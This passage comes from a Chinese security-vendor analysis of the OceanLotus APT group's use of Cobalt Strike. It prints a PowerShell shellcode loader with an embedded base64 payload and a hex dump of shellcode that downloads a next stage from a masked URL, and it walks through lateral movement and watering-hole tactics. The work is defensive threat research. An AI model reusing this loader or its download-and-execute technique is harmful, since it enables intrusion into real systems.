


框架支持木马数据交互走HTTP、HTTPS、DNS和SMB隧道协议,当前攻击所用到的beacon.dll就支持beacon\_http、beacon\_dns、beacon\_https和beacon\_smb这些监听方式:




360安全播报 ( bobao.360.cn )

框架支持多种类型的攻击荷载生成:





360安全播报 ( bobao.360.cn )

由于能够轻松绕过现有的病毒查杀工具,基于Powershell的后门木马大受欢迎,Cobalt Strike的Payload Generator功能就支持这个选项:



360安全播报 ( bobao.360.cn )

攻击框架生成的payload.ps1脚本与我们在这回的攻击中看到的logo.png文件大小存在很大差距:

 logo.png	2016/4/26 16:34	PNG 图像	255 KB
 payload.ps1	2016/4/26 18:03	PS1 文件	4 KB

360安全播报 ( bobao.360.cn )

区别就在var\_code变量的内容:

```

Set-StrictMode -Version 2
$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.
    return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices.HandleRef] (New-Object
})
function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )
    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_par
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementati
    return $var_type_builder.CreateType()
}
[Byte[]]$var_code = [System.Convert]::FromBase64String('/OiJAAAYInlMdJkIlIwIlIUI3IoD7dKJjH/McCsPGF8Aiwgwc8NAcfi8FJXi1IQi0ISAdCLQHiFw
$var_buffer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), ([System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)
$var_hthread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll CreateThread), [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll WaitForSingleObject), (func_get_proc_address kernel32.dll GetExitCodeThread))
If ([IntPtr]::Size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}

```

360安全播报 ( bobao.360.cn )

框架产出的 payload.ps1 脚本中 Shellcode 功能比较简单,从中可以提取出下载的 url 地址为:[http://\\*\\*\\*.\\*.\\*:808/vQEV](http://***.*.*:808/vQEV),从该网址下载下个阶段的 Shellcode 执行,如图:

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
00000000	EC	E8	89	00	00	00	60	89	E5	31	D2	64	8B	52	30	8B	è!...`!à1òd!R0!
00000016	52	0C	8B	52	14	8B	72	28	0F	B7	4A	26	31	FF	31	C0	R.!R.!r(.·J&1ý1À
00000032	AC	3C	61	7C	02	2C	20	C1	CF	0D	01	C7	E2	F0	52	57	~<a ., Á!..ÇãðRW
00000048	8B	52	10	8B	42	3C	01	D0	8B	40	78	85	C0	74	4A	01	!R.!B<.ð!@x!ÀtJ.
00000064	D0	50	8B	48	18	8B	58	20	01	D3	E3	3C	49	8B	34	8B	ðP!H.!X .Óã<I!4!
00000080	01	D6	31	FF	31	C0	AC	C1	CF	0D	01	C7	38	E0	75	F4	.Ö1ý1À~Á!..Ç8àuó
00000096	03	7D	F8	3B	7D	24	75	E2	58	8B	58	24	01	D3	66	8B	.}ø;}\$uáX!X\$.Óf!
00000112	0C	4B	8B	58	1C	01	D3	8B	04	8B	01	D0	89	44	24	24	.K!X..Ó!..!ð!D\$S
00000128	5B	5B	61	59	5A	51	FF	E0	58	5F	5A	8B	12	EB	86	5D	[[aYZQyàX_Z!..è!]
00000144	68	6E	65	74	00	68	77	69	6E	69	54	68	4C	77	26	07	hnet.hwiniThLw&.
00000160	FF	D5	E8	80	00	00	00	4D	6F	7A	69	6C	6C	61	2F	35	ýÖè!...Mozilla/5
00000176	2E	30	20	28	63	6F	6D	70	61	74	69	62	6C	65	3B	20	.0 (compatible;
00000192	4D	53	49	45	20	39	2E	30	3B	20	57	69	6E	64	6F	77	MSIE 9.0; Window
00000208	73	20	4E	54	20	36	2E	31	3B	20	57	4F	57	36	34	3B	s NT 6.1; WOW64;
00000224	20	54	72	69	64	65	6E	74	2F	35	2E	30	29	00	58	58	Trident/5.0).XX
00000240	58	58	58	58	58	58	58	58	58	58	58	58	58	58	58	58	XXXXXXXXXXXXXXXXXX
00000256	58	58	58	58	58	58	58	58	58	58	58	58	58	58	58	58	XXXXXXXXXXXXXXXXXX
00000272	58	58	58	58	58	58	58	58	58	58	58	58	58	58	58	58	XXXXXXXXXXXXXXXXXX
00000288	58	58	58	58	58	58	00	59	31	FF	57	57	57	57	51	68	XXXXXX.Y1ýwwwQh
00000304	3A	56	79	A7	FF	D5	EB	79	5B	31	C9	51	51	6A	03	51	:Vy\$ýÖëý[lÉQQj.Q
00000320	51	68	28	03	00	00	53	50	68	57	89	9F	C6	FF	D5	EB	Qh(...SPHW!lÆýÖë
00000336	62	59	31	D2	52	68	00	02	60	84	52	52	52	51	52	50	bY1òRh..`!RRRQRP
00000352	68	EB	55	2E	3B	FF	D5	89	C6	31	FF	57	57	57	57	56	hèU.:ýÖ!Æ1ýwwwV
00000368	68	2D	06	18	7B	FF	D5	85	C0	74	44	31	FF	85	F6	74	h-..{ýÖ!ÀtD1ý!òt
00000384	04	89	F9	EB	09	68	AA	C5	E2	5D	FF	D5	89	C1	68	45	.!ùè.hªÀa]ýÖ!ÁhE
00000400	21	5E	31	FF	D5	31	FF	57	6A	07	51	56	50	68	B7	57	!^1ýÖ1ýWj.QVPh·W
00000416	E0	0B	FF	D5	BF	00	2F	00	00	39	C7	74	BC	31	FF	EB	à.ýÖ¿./..9Çt41ýè
00000432	15	EB	49	E8	99	FF	FF	FF	2F	76	51	45	56	00	00	68	.è!è!ýýý/vQEV..h
00000448	F0	B5	A2	56	FF	D5	6A	40	68	00	10	00	00	68	00	00	øµçVýÖj@h....h..
00000464	40	00	57	68	58	A4	53	E5	FF	D5	93	53	53	89	E7	57	@.WhX*SáýÖ!SS!çW
00000480	68	00	20	00	00	53	56	68	12	96	89	E2	FF	D5	85	C0	h. .SVh.!!áýÖ!À
00000496	74	CD	8B	07	01	C3	85	C0	75	E5	58	C3	E8	37	FF	FF	tí!..Ã!ÀuáXÃè7ýý
00000512	FF								2E		2E					00	ý. . . . .

360安全播报 ( bobao.360.cn )

下载回来的数据大小为186KB:

vQEV	2016/4/26 18:24	文件	186 KB
------	-----------------	----	--------

360安全播报 ( bobao.360.cn )

下载回来的代码除了后面的加密后的数据段不一样,Shellcode和海莲花组织的Shellcode的代码是一样的,如图为攻击框架下载下来的vQEV模块的解密代码:

```

seg000:00000008 sub_8 proc near ; CODE XREF: seg000:loc_2F↓p
seg000:00000008 pop esi
seg000:00000009 mov ecx, [esi]
seg000:0000000B add esi, 4
seg000:0000000E mov eax, [esi]
seg000:00000010 xor eax, ecx
seg000:00000012 add esi, 4
seg000:00000015 push esi
seg000:00000016 loc_16: ; CODE XREF: sub_8+22↓j
seg000:00000016 mov ebp, [esi]
seg000:00000018 xor ebp, ecx
seg000:0000001A mov [esi], ebp
seg000:0000001C xor ecx, ebp
seg000:0000001E add esi, 4
seg000:00000021 sub eax, 4
seg000:00000024 xor ebp, ebp
seg000:00000026 cmp eax, ebp
seg000:00000028 jz short loc_2C
seg000:0000002A jmp short loc_16
seg000:0000002C ;
seg000:0000002C loc_2C: ; CODE XREF: sub_8+20↑j
seg000:0000002C pop ecx
seg000:0000002D jmp ecx
seg000:0000002D sub_8 endp ; sp-analysis failed
seg000:0000002D ;
seg000:0000002F ;
seg000:0000002F loc_2F: ; CODE XREF: seg000:00000006↑j
seg000:0000002F call sub_8
seg000:0000002F ;
seg000:00000034 dd 50381E79h
seg000:00000038 dd 503AF879h

```

解密算法和海莲花的解密算法是一样的

360安全播报 ( bobao.360.cn )

而海莲花的这个名为logo.png的Powershell脚本则直接把需要下载回来的这块代码嵌入到var\_code变量中直接执行而不是从网上下载,虽然增大了文件,但减少了由于网络和服务的问题导致的失败。


## 横向移动

控制了小王的电脑,在单位里建立了立足点,海莲花团伙开始使用Cobalt Strike在内网里横向移动。Cobalt Strike框架不仅用来构造初始入侵的Payload投递工具,在获取内网节点的控制以后自动化地扫描发现内网系统各类漏洞及配置问题加以利用以扩大战果,比如我们看到控制者往小王的机器上传了用于扫描SMB服务工具nbtscan.exe,然后立即运行起来对内网执行扫描。

一天以后,内网中的另外几台机器被攻陷,因为受感染机器发出了对外的C&C的连接。其中包括了一台内网办公用服务器,接着我们又看到了非常熟悉的手法:服务器中的两个重要可执行文件被绑上了木马程序同时提供假的Flash升级包并在用户访问的时候提示下载,这样就把服务器变成了水坑。

以后的几天,我们陆续发现内网中其他几台客户端通过访问这个服务器系统下载执行木马而被感染,因为网络中的天眼系统看到了其对外发出的C&C连接。在安装了天擎终端安全产品的客户端在执行下载回来的木马时,虽然做了免杀处理,但基于天眼网络层的威胁情报联动,天擎的终端检测与防御(EDR)机制则会立即对恶意代码做查杀,使攻击者完成的初始控制马上失效。

总结起来,对于我们观察到的这次攻击,整体的过程情况可以用如下的图来表示:



TTP

从360天眼实验室对大网感染情况的监测,自从去年被我们公开揭露出来以后,只在其后的小一段时间有所沉寂,在确认没有进一步人身威胁以后,海莲花团伙的活动依旧猖獗,甚至超过以往。

随着基于天眼天擎产品在用户环境中部署量的增加,我们看到越来越多的实际攻击案例,网络与终端结合的数据赋予我们的Visibility让我们对海莲花团伙的TTP(Tool、Technique、Procedure)有了更贴近的观察和分析。总体来看,攻击手法上并没有什么变化,但是可以看到的是,由于Powershell天生的有效性,APT团伙(或者黑客组织)对其越来越青睐,正如上面的案例所分析的,从初始入侵payload的构建,到后续内网横向移动等一系列行为中,powershell都被积极地使用,而事实也证明了这样的手段非常有效。



以下是海莲花团伙在Lockheed Martin Cyber Kill Chain各环节上特征描述:

攻击阶段	特性描述
侦察跟踪	关注目标(主要是政府和海事相关)网站,尝试入侵,收集相关的电子邮箱
武器构建	使用多种现成的技术生成绑定木马诱饵程序,当前采用Powershell的Payload非常普遍
载荷投递	入侵网站构建水坑、发送定向鱼叉邮件
突防利用	利用似乎工作相关的内容进行社工诱导点击执行诱饵程序
安装植入	下载第二阶段Shellcode完成控制,以计划任务方式达成持久化
通信控制	之前使用自有实现的通信协议,当前较多地使用商业化攻击框架Cobalt Strike
达成目标	使用Cobalt Strike进行集成化的自动渗透,不太在乎隐秘性,只要有可能进一步创建更多水



Tags: [攻击](#) , [数据](#) , [团伙](#) , [解密](#) , [下载](#) , [莲花](#) , [文件](#) , [小王](#) , [分析](#) , [天眼](#) ,

为您推荐了相关的技术文章:

- 1. [彻底曝光黑客组织“隐匿者”：目前作恶最多的网络攻击团伙](#)
- 2. [彻底曝光黑客组织“隐匿者”，目前作恶最多的网络攻击团伙](#)
- 3. [【APT报告】海莲花团伙的活动新趋势](#)
- 4. [“海莲花”APT团伙的活动新趋势](#)
- 5. [重磅 | FreeBuf 发布黑镜调查：深渊背后的真相之「薅羊毛产业」报告](#)

原文链接: [www.anquanke.com](http://www.anquanke.com)